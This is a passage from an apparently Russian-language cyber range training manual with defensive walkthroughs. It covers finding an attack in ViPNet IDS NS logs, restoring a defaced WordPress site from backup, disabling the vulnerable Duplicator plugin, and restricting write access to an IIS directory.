


Рисунок 110 – Переход в директорию ecp.

Необходимо открыть раздел «IP Addresses and Domain Restrictions» и настроить политику разрешений так, чтобы запретить любой доступ к изменению директории и записи в неё. Процесс показан на рисунке 111.




Рисунок 111 – Ограничение прав записи в директорию.

Таким образом, были исправлены последствия атаки на ЦОД и закрыта последняя уязвимость.

Задание №7. Киберполигон "Ampire", сценарий «Атака на АСУ ТП» (конфигуратор).

Цель работы: обнаружить и устранить все уязвимости и последствия.

Пример выполнения задания

Для прохождения данного сценария необходимо закрыть все уязвимости и последствия. Карточка тренировки представлена на рисунке 112.




Рисунок 112 – Карточка тренировки.

Для поиска уязвимостей команде мониторинга необходимо зайти в систему мониторинга событий ViPNet IDS NS, которая представлена на рисунке 113.




Рисунок 113 – Главный экран системы мониторинга ViPNet IDS NS.

После входа в систему необходимо перейти в раздел «События» в панели слева и отсортировать события по времени начала атаки. Нажмите на

название столбца «Дата и время», чтобы события шли в правильном хронологическом порядке, а затем нажать на значок воронки, находящийся рядом с полем поиска события. Действие представлено на рисунке 114.




Рисунок 114 – Фильтрация событий по времени.

В открывшемся окне фильтрации событий необходимо выставить интервал времени, переданный студентам преподавателем, и выделить отобразившиеся типы событий. Окно фильтра представлено на рисунке 115.




Рисунок 115 - Окно параметров фильтрации событий.

После настройки списка событий командой мониторинга необходимо перейти к поиску уязвимостей. Отсортированный список событий представлен на рисунке 116.




Рисунок 116 – Отсортированный список событий.

Проанализировав журнал событий IDS, можно сделать вывод, что атака хакера началась с узла 10.10.1.22. Также можно определить характер атаки по названию правила. Это отображено на рисунке 117.




Рисунок 117 – Обнаружение атаки на сайт компании.




Рисунок 118 – Событие, указывающее на первое последствие.

При переходе на сайт заметно, что злоумышленник изменил внешний вид главной страницы. Смотрите рисунок 119.




Рисунок 119 – Главная страница сайта.

Для приведения сайта в исходный вид необходимо сделать восстановление из резервной копии, что показано на рисунках 120 и 121.




Рисунок 120 – Плагин восстановления в административной панели сайта.




Рисунок 121 – Резервные копии сайта.

Целесообразно провести восстановление всех компонентов сайта, так как не известно, что еще мог изменить злоумышленник. Выбор компонентов показан на рисунке 122.




Рисунок 122 – Выбор компонентов для восстановления.

Сама атака была возможной благодаря уязвимости плагина WordPress Duplicator. Для закрытия уязвимости достаточно отключить данный плагин. Действие показано на рисунке 123.




Рисунок 123 – Отключение уязвимого плагина.

Результат восстановления сайта и устранения последствия можно увидеть на главной странице сайта. Она показана на рисунке 124.

